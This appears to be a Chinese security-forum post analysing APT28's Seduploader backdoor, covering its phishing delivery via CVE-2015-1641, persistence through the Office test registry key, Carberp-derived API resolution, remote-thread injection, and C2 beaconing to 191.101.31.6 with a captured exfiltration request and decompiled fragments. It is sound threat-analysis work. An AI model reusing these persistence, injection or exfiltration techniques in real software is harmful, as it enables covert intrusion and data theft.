APT28分析之Seduploader样本分析

番茄炖番茄 / 2019-05-24 08:35:00 / 浏览数 4506 安全技术 二进制安全 顶(1) 踩(0)

最近在研究APT攻击，我选择研究APT的方法通过一个APT组织入手，我选择的是APT28这个组织，APT28组织是一个与俄罗斯政府组织的高级攻击团伙，我将分析该组织的Seduploader恶意软件作为APT28的第一阶段后门使用，主要作用是用于侦察并下载第二阶段的木马。

主要的攻击方式交付这种木马：
1 鱼叉攻击（使用钓鱼邮件包含恶意的office文档）
2 水坑攻击（使用Sedkit漏洞工具包，主要包括flash跟IE的漏洞）


此木马的一些特点：
1 包含有Carberp开源木马的代码
2 此木马已经被编译的有Windows跟OS X版本
3 进行反分析已经不同版本多种连接C&C的方式

样本分析
文件的信息如下
文件名称 btecache.dll
SHA-256 c2551c4e6521ac72982cb952503a2e6f016356e02ee31dea36c713141d4f3785
创建时间 2016-05-20 13:16:01
文件大小 51.0 KB (52,224 字节)

文件名称 svchost.dll
SHA-256 69940a20ab9abb31a03fcefe6de92a16ed474bbdff3288498851afc12a834261
创建时间 2016-05-20 22:58:15
文件大小 32.5 KB (33,280 字节)

交付方式
这两个文件是通过社工邮件携带的恶意的rtf文档,rtf文档包含有CVE-2015-1641漏洞

持久化方式
在上篇文章有介绍，在HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf中如下所示带有释放的btecache.dll，每次打开office程序的时候，会加载这个DLL，实现木马的持久化



与Carberp同源性分析
在分析着两个DLL中发现了很多跟Carberp开源木马的代码相同的代码，如下Getkernel32函数，在API获取函数的方式跟RC2密钥都是相同的

```
switch ( a1 )
{
  case 602:
    sub_10002B30(&unk_1000A894);
    result = sub_10002B50(v89);
    break;
  case 603:
    sub_10002B30(&unk_1000A8A4);
    result = sub_10002B50(v90);
    break;
  case 604:
    sub_10002B30(&unk_1000A8B4);
    result = sub_10002B50(v91);
    break;
  case 605:
    sub_10002B30(&unk_1000A8C8);
    result = sub_10002B50(v92);
    break;
  case 606:
    sub_10002B30(&unk_1000A8D8);
    result = sub_10002B50(v93);
    break;
  case 607:
    sub_10002B30(&unk_1000A8EC);
    result = sub_10002B50(v94);
    break;
  case 608:
    sub_10002B30(&unk_1000A8F8);
    result = sub_10002B50(v95);
    break;
  case 609:
    sub_10002B30(&unk_1000A910);
    result = sub_10002B50(v96);
    break;
  case 610:
    sub_10002B30(&unk_1000A924);
    result = sub_10002B50(v97);
    break;
  case 611:
    sub_10002B30(&unk_1000A938);
    result = sub_10002B50(v98);
    break;
  case 612:
    sub_10002B30(&unk_1000A94C);
    result = sub_10002B50(v99);
    break;
  case 613:
```

```
if (DllName == NULL)
{
    switch ( dwModule )
    {
        case 1:
            Module = GetKernel32();
            break;

        case 2:
            DllName = (PCHAR)advapi32_dll;
            break;

        case 3:
            DllName = (PCHAR)user32_dll;
            break;

        case 4:
            DllName = (PCHAR)ws2_32_dll;
            break;

        case 5:
            DllName = (PCHAR)ntdll_dll;
            break;

        case 6:
            DllName = (PCHAR)winsta_dll;
            break;

        case 7:
            DllName = (PCHAR)shell32_dll;
            break;

        case 8:
            DllName = (PCHAR)wininet_dll;
            break;

        case 9:
            DllName = (PCHAR)urlmon_dll;
            break;

        case 10:
            DllName = (PCHAR)nspr4_dll;
            break;

        case 11:
```

```
  v0 = (_DWORD *)(*(_DWORD *)(__readfsdword(0x30u) + 0xC) + 0xC);
  v1 = (_DWORD *)*v0;
  v8 = v0;
  v10 = (_DWORD *)*v0;
  if ( (_DWORD *)*v0 == v0 )
    return 0;
  while ( 1 )
  {
    v2 = *((unsigned __int16 *)v1 + 22);
    v3 = (unsigned __int16 *)v1[12];
    v9 = *((unsigned __int16 *)v1 + 22);
    if ( v3 )
      break;
LABEL_13:
    v1 = (_DWORD *)*v1;
    v10 = v1;
    if ( v1 == v0 )
      return 0;
  }
  v4 = *v3;
  v5 = 0;
  v6 = 0;
  if ( !*v3 )
    goto LABEL_18;
  while ( !v2 || v6 < v2 )
  {
    if ( (unsigned __int16)(v4 - 65) <= 0x19u )
      v4 += 32;
    v1 = v10;
    ++v3;
    v5 = v4 ^ __ROL4__(v5, 7);
    v4 = *v3;
    ++v6;
    if ( !*v3 )
      break;
    v2 = v9;
  }
  if ( v5 != 0x4B1FFE8E )
  {
LABEL_18:
    v0 = v8;
```

```
HMODULE GetKernel32(void)
{
    PPEB Peb = NULL;

    __asm
    {
        mov eax, FS:[0x30]
        mov [Peb], eax
    }

    PPEB_LDR_DATA LdrData = Peb->Ldr;
    PLIST_ENTRY Head = &LdrData->ModuleListLoadOrder;
    PLIST_ENTRY Entry = Head->Flink;

    while ( Entry != Head )
    {
        PLDR_DATA_TABLE_ENTRY LdrData = CONTAINING_RECORD( Entry, LDR_D

        WCHAR wcDllName[MAX_PATH];

        m_memset( (char*)wcDllName, 0, sizeof( wcDllName ) );

        m_wcsncpy( wcDllName, LdrData->BaseDllName.Buffer, min( MAX_PAT

        if ( CalcHashW( m_wcslwr( wcDllName ) ) == 0x4B1FFE8E )
        {
            return (HMODULE)LdrData->DllBase;
        }

        Entry = Entry->Flink;
    }

    return NULL;
}
```

RC2密钥

```
  while ( v1 );
}
sub_10002E30("bRS8yYQ0APq9xfzC", (int)&v4, v1 - &v4);
v2 = (int (*)(void))get_function(147, 1, 0, (int)&v4);
return v2();
}
```

btechche.dll分析

这个文件会随着office进程而加载，但是会比较进程，只有word进程才选择启动，并创建了一个ASLIiasiuqpssuqkl713h互斥体

```
if ( fdwReason == 1 )
{
  v3 = (WCHAR *)operator new(0x208u);
  GetModuleFileNameW(0, v3, 0x104u);
  if ( wcsstr(v3, L"WINWORD.EXE") )
  {
    CreateMutexW(0, 0, L"ASLIiasiuqpssuqkl713h");
    if ( GetLastError() != 183 )
    {
```

之后拼接出释放的另一个的DLL文件svchost.dll的路径，并且将一个begin字符串传入，而通过分析svchost.dll发现是这个DLL的导出函数。

```
{
  strcpy(String2, "svchost.dll");
  strcpy(Name, "ALLUSERSPROFILE");
  begin = 'igeb';                       // begin
                                        //
  v13 = 'n';
  GetEnvironmentVariableA(Name, v5, 0x200u);
  lstrcatA(svchost_path, "\\");
  lstrcatA(svchost_path, String2);
  if ( sub_10002A50(&begin, svchost_path) && v9 != -1 )// 将begin 拷贝到1000E368
                                        // 将scvhost考本到1000E160
    sub_10002990(v9);
```

begin	10006D0A	1
DllEntryPoint	10006CF1	[main entry]

之后将自身复制到新开辟的内存中，并开启线程

```
6A 00     push 0x0
6A 00     push 0x0
51        push ecx
FFD6      call esi                  kernel32.CreateRemoteThread
5E        pop esi
5D        pop ebp
C3        retn
CC        int3
CC        int3
CC        int3
CC        int3
CC        int3
CC        int3
CC        int3
CC        int3
CC        int3
(kernel32.CreateRemoteThread)
```


```
数据                                              ASCII
7B A1 B6 3C 00 00 00 00 00 00 00 00 00 00 00 00   ,{ ≪<.....▪.......
2A 9A 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ??..............
45 15 00 10 F8 12 00 24 2A 00 10 3C 00 00 00 00   PE▪.▪?.$*.▪<....
2A 9A 00 50 45 15 00 00 00 00 10 50 45 15 00 00   ??PE▪....▪PE▪..
00 00 00 AC 0A 00 00 00 00 00 00 18 00 00 00 00   <...?.......▪...
```

```
0012F7B0  0000003C
0012F7B4  00000000
0012F7B8  00000000
0012F7BC  009A2AE0
0012F7C0  00000000
0012F7C4  00000000
0012F7C8  00000000
```

加载svchost模块

```
1  int __stdcall sub_10002AE0(int a1)
2  {
3    int v1; // esi
4    int (__stdcall *v2)(int, void *); // eax
5    int v3; // eax
6    void (*v4)(void); // eax
7
8    v1 = loadLibraryA((int)&path_svchost);
9    v2 = (int (__stdcall *)(int, void *))dword_1000D864;
10   if ( !dword_1000D864 )
11   {
```


获取begin地址并执行



Svchost模块分析

通信分析

首先创建互斥量MutexName = "sSbydFdIob6NrhNTJcF89uDqE2"



然后创建了一个线程，并且判断主机是否联网

```
v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
for ( i = GetMessageA(&Msg, 0, 0, 0); i; i = GetMessageA(&Msg, 0, 0, 0) )
{
  TranslateMessage(&Msg);
```

```
  v50 = this;
  v2 = (unsigned int)gethostbyname_0(v39);
  sleep = Sleep;
  while ( v2 != 1 )
  {
    Sleep(0x2710u);
    v2 = (unsigned int)gethostbyname_0(v40);
  }
```

之后，开始连接google.com,并生成随机路径

```
  v7 = InternetOpenA((LPCSTR)v3[3], v6, v5, 0, 0);
  v16 = v7;
  v8 = InternetConnectA(v7, (LPCSTR)v3[4], 0x50u, 0, 0, 3u, 0, 0);
  v9 = v8;
  hConnect = v8;
  lpString = (const CHAR *)sub_1000549B(v3);
  v10 = (void *)sub_1000548C(v3);
  if ( lpString && v10 )
    sub_10004F1F(v9, lpString, v10);
  v11 = sub_1000510F(v3);
  v12 = *hRequest;
  v13 = xor_de((int)&unk_10007C58, 4);
  hRequesta = HttpOpenRequestA(hConnect, v13, v11, 0, 0, 0, 0, 0);
  j_Heap_free(v13);
  j_Heap_free(v11);
  v14 = sub_100035A7(lpOptional);               // 随机生成路径
                                                //
  Buffer = 0;
  if ( HttpSendRequestA(hRequesta, 0, 0, lpOptional, v14) )
  {
    lpOptional = (LPVOID)4;
    HttpQueryInfoA(hRequesta, 0x20000013u, &Buffer, (LPDWORD)&lpOptional, 0);
```

```
ESP 0012F7B4
EBP 0012F7D8
ESI 0015D4B0 ASCII "POST"
EDI 00165A38 ASCII "/Ro/Yf/yLQtGLo.xml/?R=RRPvbFn0fAdftzAwe4wKDWH1cSVKtng=■■"

EIP 10004C8D svchost.10004C8D
```

使用POST协议进行发送，不管返回状态码是200还是404都是会进行到下一步。

```
  v3 = sub_10004BF4(this, (int)&v5, lpOptional);
  Internet_all_CloseHandle((HINTERNET *)&v5);
  if ( v3 == 200 || v3 == 404 )
    v2 = 1;
  return v2;
}
```

之后直连C&C，并收集系统信息进行发送，C&C为191.101.31.6

收集的系统信息并发送

```
POST /8vIhu/k/5/yOkTd0/u.zip/?d=BJd2CBhw5WMeM6lUOgiTaSBx6EELMuE= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)
Host: 191.101.31.6
Content-Length: 652
Cache-Control: no-cache

+Ip2CElAuGaTlkT0BnumP6Z9ilHXLqVnw32BcME+tHHdANtR1y6lZ8NXom/dLv9n
1jjbYd0vonGAOKlnpCq4bMczuHaAOKlnpD6icN0u/2fWONt1xzO9bckyvyzLJbQI
3TijdMc+tHGAOKlnpDGiY90u/2fWONtu3TD/Z9Y423HYPrlt3Sn/Z9Y423HYPrlt
3Sn/Z9Y423HYPrlt3Sn/Z9Y423HYPrlt3Sn/Z9Y423HYPrlt3Sn/Z9Y423HYPrlt
3Sn/Z9Y422fWLb1t3DijLmsltAjKKrwsyyW0CN0rsmrBLqUsyyW0COkvvm3YOJxt
wDSlbdxztHrLV5R6yxy2Z8Ap/2fWONtx3jK+bt0r/2fWONthwTO5bd0p/2fWONt2
zy66asEupSzLJbQI3SuyasEupSzLJbQI3SuyasEupSzLJbQIyjG9asEupSzLJbQI
2TChbMsppmmAOKlnpDCiZto+/2fWONtQ2zOVbsJztHrLV4ZrwBmkb95ztHrLV7x7
8S+kbMoxvTGcc7R6y1e1a9027FHtDphe6jSiaYgLtGzxD7Rm8RWwdogNo23KAoNY
7QWBRvJp9zqZO+ZgyD/3Moht4TKebeEIzCi4bspg4XqZPrBjnjjgOw==
```

收集的系统信息包括

系统进程信息如图

```
地址      ASCII 数据
0016B028  id=3y棣&w=¬[System Process].System.smss.exe.csrss.exe.winlogon.
0016B068  exe.services.exe.lsass.exe.vmacthlp.exe.svchost.exe.svchost.exe.
0016B0A8  svchost.exe.svchost.exe.svchost.exe.explorer.exe.spoolsv.exe.svc
0016B0E8  host.exe.VGAuthService.exe.vmtoolsd.exe.alg.exe.wmiprvse.exe.dll
0016B128  host.exe.wscntfy.exe.msdtc.exe.rundll32.exe.vmtoolsd.exe.ctfmon.
0016B168  exe.wuauclt.exe.loaddll.exe.sysdiag-gui.exe.usysdiag.exe.Wiresha
0016B1A8  rk.exe.conime.exe.dumpcap.exe.disk=IDE\DiskVMware_Virtual_IDE_Ha
0016B1E8  rd_Drive__________00000001\3030303030303030303030303030303030
0016B228  3130.build=0x7caa0e19...?D.....(?.x.....................
0016B268  ..........................................................
```

参数解释：

Id：硬盘信息 硬盘序列号

```
1 DWORD sub_10004A65()
2 {
3   DWORD VolumeSerialNumber; // [esp+0h] [ebp-4h]
4
5   VolumeSerialNumber = 0;
6   GetVolumeInformationW(0, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
7   return VolumeSerialNumber;
8 }
```

w: 后面跟两个字节

第一个字节：表示获取的操作系统版本信息

第二个字节：表示是32位还是64位

后面跟进程信息

```
7   v41 = this;
8   v43 = sub_100047CC();                       // 获取操作系统版本信息
9   v2 = sub_10004769();                        // 判断是32位还是64位
0   v3 = v1[1];
1   v42 = v2;
2   v4 = sub_10004911();
3   v35 = v4;                                   // 获取进程信息
4   v5 = calc_len(v4);
5   v6 = v1[1];
```

Disk:

通过注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Disk\Enum

获取磁盘信息如图

```
cbData = 0;
RegQueryValueExA(phkResult, "0", 0, 0, 0, &cbData);
v3 = (BYTE *)heap_alloc(cbData);
RegQueryValueExA(phkResult, "0", 0, 0, v3, &cbData);
RegCloseKey(phkResult);
return v3;
```

build=0x7caa0e19

表示木马版本的硬编码

还有一些其他的参数，但是这次并没有发送

Inject：表示是否进行注入

最后通过自定义的加密算法进行加密然后发送，发送完之后，判断如果状态码是200或者404表示C&C存活，

在发送结束后，如果设置标志位（此样本没有设置），将会将C&C 191.101.31.6 BASE64编码后设置到如下注册表中

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Servers\Domain

(默认)	REG_SZ	(数值未设置)
Domain	REG_SZ	MTkxLjEwMS4zMS42

功能分析

在接收数据之后进行解密后，主要与以下指令进行比较

```
36  v2 = *this;
37  v3 = xor_de((int)&unk_10007D54, 6);           // [file]
38  v4 = (_DWORD *)*v1;
39  lpString2 = v3;
40  v5 = xor_de((int)&unk_10007D5C, 7);           // Execute
41                                                //
42  v6 = (_DWORD *)*v1;
43  v7 = v5;
44  v30 = v5;
45  v8 = xor_de((int)&unk_10007D64, 6);           // delete
46  v9 = (_DWORD *)*v1;
47  v26 = v8;
48  v10 = xor_de((int)&unk_10007D6C, 7);          // [/file]
49  v11 = (_DWORD *)*v1;
50  v27 = v10;
51  v12 = xor_de((int)&unk_10007D74, 10);         // [settings]
52  v13 = (_DWORD *)*v1;
53  v28 = v12;
54  v14 = xor_de((int)&unk_10007D84, 11);         // [/settings]
55  v15 = v1[4];
56  v29 = v14;
57  if ( v15 < v1[5] )
```

包括以下指令,进行文件，执行，设置操作
[file]
Execte
Delete
[/file]
[settings]
[/settings]
参考文章
https://unit42.paloaltonetworks.com/unit42-new-sofacy-attacks-against-us-government-agency/
https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-full.pdf

上一篇：java反序列化RCE回显研究 下一篇：GeekPwn 云安全挑战赛之线上...

1. 0 条回复
   - 动动手指，沙发就是你的了！